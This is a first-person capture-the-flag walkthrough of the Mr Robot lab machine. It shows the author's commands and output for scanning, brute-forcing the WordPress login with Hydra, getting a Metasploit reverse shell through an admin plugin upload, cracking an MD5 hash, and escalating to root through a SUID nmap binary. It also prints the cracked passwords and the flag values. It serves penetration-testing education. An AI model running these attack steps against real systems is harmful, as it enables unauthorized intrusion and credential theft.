MrRobot
Level: Easy | OS: Linux
Date release: 28 Jun 2016
Author: Leon Johnson
Enumeration [1st Flag]
The assessment began with a network-wide Nmap scan to discover active hosts within the environment:
┌──(Kali@Kali)-[~/MrRobot]
└─$ sudo nmap -T4 192.168.68.0/24 -sV

Since the target is running in a virtualized environment, I identified 192.168.68.101 as the correct host by observing the MAC Address vendor prefix.
With the target confirmed, the scan further revealed the following active services:

- Port 22 [SSH]: closed
- Port 80 [HTTP]: Running Apache httpd web server.
- Port 443 [HTTPS]: Running Apache httpd web server with SSL/TLS enabled.
Navigating to the Apache HTTP server through BurpSuite [to record all traffic] revealed an immersive, stylized web interface.
The site greeted me with a series of terminal-style animations simulating a system boot sequence.
Once complete, I was presented with a mock web shell that accepted a limited set of six specific commands, setting the thematic tone for the Mr. Robot challenge:

A manual check of robots.txt yielded two significant discoveries: a wordlist named fsocity.dic and the first objective, key-1-of-3.txt:

- fsocity.dic
- key-1-of-3.txt
First flag key-1-of-3.txt: 073403c8a58a1f80d943455fb30724b9

fsocity.dic wordlist:

I downloaded the wordlist locally for further analysis
┌──(Kali@Kali)-[~/MrRobot]
└─$ curl http://192.168.68.101/fsocity.dic >> fsocity.txt
  % Total    % Received % Xferd  Average Speed  Time    Time    Time   Current
                                 Dload  Upload  Total   Spent   Left   Speed
100  6.90M 100  6.90M   0      0 83.54M      0                              0
After sorting the list and removing duplicates, I narrowed the wordlist down to 11,451 unique words and saved the content into a new file:
┌──(Kali@Kali)-[~/MrRobot]
└─$ sort fsocity.txt | uniq | wc -l
11451
sort fsocity.txt | uniq >> uniq.txt
With manual enumeration complete, I leveraged Nikto to scan for common web vulnerabilities and misconfigurations.
The scan identified a WordPress installation, providing a clear attack vector for the next phase:
┌──(Kali@Kali)-[~/MrRobot]
└─$ nikto -h 192.168.68.101:80
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.68.101
+ Target Hostname:    192.168.68.101
+ Target Port:        80
+ Start Time:         2026-01-29 06:11:04 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /mJa3BMQO.php_bak: Retrieved x-powered-by header: PHP/5.5.29.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html, index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /admin/: This might be interesting.
+ /readme: This might be interesting.
+ /image/: Drupal Link header found with value: < http://192.168.68.101/?p=23>; rel=shortlink. See: https://www.drupal.org/
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ /wp-login/: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found.
+ /wordpress/wp-admin/wp-login.php: Wordpress login found.
+ /blog/wp-login.php: Wordpress login found.
+ /wp-login.php: Wordpress login found.
+ /wordpress/wp-login.php: Wordpress login found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8102 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time:           2026-01-29 06:13:07 (GMT-5) (123 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
Navigating to /wp-login.php , I began probing the authentication mechanism.
Initial testing with a generic username yielded the standard "invalid username" response.

However, attempting to authenticate as "elliot" [inspired by the machine's theme] produced a different error message,
confirming this as a valid username on the system:

With a valid username identified, I proceeded to brute-force the password using Hydra and the optimized wordlist from earlier:
┌──(Kali@Kali)-[~/MrRobot]
└─$ hydra -V -l elliot -P uniq.txt 192.168.68.101 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect'
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-29 07:27:11
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:1/p:11452), ~716 tries per task
[DATA] attacking http-post-form://192.168.68.101:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect
[ATTEMPT] target 192.168.68.101 - login "elliot" - pass "000" - 1 of 11452 [child 0] (0/0)
[ATTEMPT] target 192.168.68.101 - login "elliot" - pass "000000" - 2 of 11452 [child 1] (0/0)
[ATTEMPT] target 192.168.68.101 - login "elliot" - pass "000080" - 3 of 11452 [child 2] (0/0)
[ATTEMPT] target 192.168.68.101 - login "elliot" - pass "001" - 4 of 11452 [child 3] (0/0)
[ATTEMPT] target 192.168.68.101 - login "elliot" - pass "002" - 5 of 11452 [child 4] (0/0)
[ATTEMPT] target 192.168.68.101 - login "elliot" - pass "003" - 6 of 11452 [child 5] (0/0)
...
...
...
[80][http-post-form] host: 192.168.68.101   login: elliot   password: ER28-0652
1 of 1 target successfully completed, 1 valid password found

Upon successful authentication, I was redirected to the /wp-admin/ dashboard, confirming that the compromised account possessed administrative privileges:
Exploitation [2nd Flag]
I launched metasploit via msfconsole and searched by the keywords: wordpress admin shell upload:
┌──(Kali@Kali)-[~/MrRobot]
└─$ msfconsole
Metasploit tip: Organize your work by creating workspaces with workspace -a < name>

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                        (`.         ,-,
                        ` `.    ,;' /
                         `.  ,'/ .'
                          `. X /.'
                .-;--''--.._` ` (
              .'            /   `
             ,           ` '   Q '
             ,         ,   `._    \
          ,.|         '     `-.;_'
          :  . `  ;    `  ` --,.._;
           ' `    ,   )   .'
              `._ ,  '   /_
                 ; ,''-,;' ``-
                  ``-..__``--`

                             https://metasploit.com


       =[ metasploit v6.4.110-dev                               ]
+ -- --=[ 2,601 exploits - 1,322 auxiliary - 1,707 payloads     ]
+ -- --=[ 431 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search wordpress admin shell upload

Matching Modules
================

   #   Name                                                    Disclosure Date  Rank       Check  Description
   -   ----                                                    ---------------  ----       -----  -----------
   0   exploit/multi/http/wp_acf_extended_rce                  2025-12-02       excellent  Yes    WordPress ACF Extended Unauthenticated RCE via prepare_form()
   1     \_ target: PHP In-Memory                              .                .          .      .
   2     \_ target: Unix/Linux Command Shell                   .                .          .      .
   3     \_ target: Windows Command Shell                      .                .          .      .
   4   exploit/multi/http/wp_ai_engine_mcp_rce                 2025-11-04       excellent  Yes    WordPress AI Engine Plugin MCP Unauthenticated Admin Creation to RCE
   5     \_ target: PHP In-Memory                              .                .          .      .
   6     \_ target: Unix/Linux Command Shell                   .                .          .      .
   7     \_ target: Windows Command Shell                      .                .          .      .
   8   exploit/unix/webapp/wp_admin_shell_upload               2015-02-21       excellent  Yes    WordPress Admin Shell Upload
   9   exploit/multi/http/wp_king_addons_privilege_escalation  2025-10-30       excellent  Yes    WordPress King Addons for Elementor Unauthenticated Privilege Escalation to RCE
   10    \_ target: PHP In-Memory                              .                .          .      .
   11    \_ target: Unix/Linux Command Shell                   .                .          .      .
   12    \_ target: Windows Command Shell                      .                .          .      .
   13  exploit/multi/http/wp_automatic_sqli_to_rce             2024-03-13       excellent  Yes    WordPress wp-automatic Plugin SQLi Admin Creation
   14    \_ target: PHP In-Memory                              .                .          .      .
   15    \_ target: Unix/Linux Command Shell                   .                .          .      .
   16    \_ target: Windows Command Shell                      .                .          .      .
By the description we can see that option 8 is exactly what we're looking for: WordPress Admin Shell Upload
msf > use 8
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.68.107   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress


View the full module info with the info, or info -d command.
Configure all of the relevant options and attenpt to run:
msf exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME elliot
USERNAME => elliot
msf exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD ER28-0652
PASSWORD => ER28-0652
msf exploit(unix/webapp/wp_admin_shell_upload) > set RHOST 192.168.68.101
RHOST => 192.168.68.101
msf exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Started reverse TCP handler on 192.168.68.107:4444
[-] Exploit aborted due to failure: not-found: The target does not appear to be using WordPress
[*] Exploit completed, but no session was created.
The initial exploit attempt failed as Metasploit's WordPress detecation mechanism did not identify the target properly.
After reviewing the advanced options, i disabled the WordPress check and the payload successfully deployed:

msf exploit(unix/webapp/wp_admin_shell_upload) > set WPCHECK false
WPCHECK => false
msf exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Started reverse TCP handler on 192.168.68.107:4444
[*] Authenticating with WordPress using elliot:ER28-0652...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/jMutSdmAbI/XRbLCFOFnB.php...
[*] Sending stage (42137 bytes) to 192.168.68.101
[*] Meterpreter session 1 opened (192.168.68.107:4444 -> 192.168.68.101:49154) at 2026-01-29 06:15:42 -0500
[!] This exploit may require manual cleanup of 'XRbLCFOFnB.php' on the target
[!] This exploit may require manual cleanup of 'jMutSdmAbI.php' on the target
[!] This exploit may require manual cleanup of '../jMutSdmAbI' on the target

meterpreter > shell
Process 1843 created.
Channel 0 created.
I upgraded the shell to an interactive tty and a more stable bash session:
python3 -c 'import pty; pty.spawn("/bin/bash")'
< ps/wordpress/htdocs/wp-content/plugins/jMutSdmAbI$ id
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
< ps/wordpress/htdocs/wp-content/plugins/jMutSdmAbI$ cd /
daemon@linux:/$
We can see that we’re logged in as the user daemon. After looking around a bit, we find /home/robot that seem to contain interesting stuff:
daemon@linux:/$ cd /home/robot
cd /home/robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
Initial attempts to access key-2-of-3.txt resulted in permission erros, since the file owned by robot user.
However, the password.raw-md5 file contained an unsalted MD5 hash the could be cracked using John:
┌──(Kali@Kali)-[~/MrRobot]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvwxyz (?)
1g 0:00:00:00 DONE (2026-01-29 06:17) 10.00g/s 407040p/s 407040c/s 407040C/s bonjour1..teletubbies
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
With the credentials recovered, i siwtched to the robot user:
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$
This granted access to the second flag:
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
Privilege Escalation [3rd Flag]
While exploring the system, I searched for SUID binaries executables that run with the privileges of their owner rather than the user executing them:
robot@linux:~$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
Analysis revealed that nmap was owned by root, a significant security misconfiguration.
Starting nmap interactively revealed it's an old version 3.81 which is known to be vulnerable to privilege escalation:
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h < enter> for help
nmap>
Inspection of the help menu reveals that nmap can execute shell commands.
When i run the whoami command it confirmed execution with root privileges:
nmap> h
h
Nmap Interactive Commands:
n < nmap args> -- executes an nmap scan using the arguments given and
waits for nmap to finish.  Results are printed to the
screen (of course you can still use file output commands).
! < command>   -- runs shell command given in the foreground
x             -- Exit Nmap
f [--spoof < fakeargs>] [--nmap_path < path>] < nmap args>
-- Executes nmap in the background (results are NOT
printed to the screen).  You should generally specify a
file for results (with -oX, -oG, or -oN).  If you specify
fakeargs with --spoof, Nmap will try to make those
appear in ps listings.  If you wish to execute a special
version of Nmap, specify --nmap_path.
n -h          -- Obtain help with Nmap syntax
h             -- Prints this help screen.
Examples:
n -sS -O -v example.com/24
f --spoof "/usr/local/bin/pico -z hello.c" -sS -oN e.log example.com/24
nmap> !whoami
!whoami
root
waiting to reap child : No child processes
This meant i can leverage nmap to spawn a root shell and find the last flag:
nmap> !sh
!sh
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4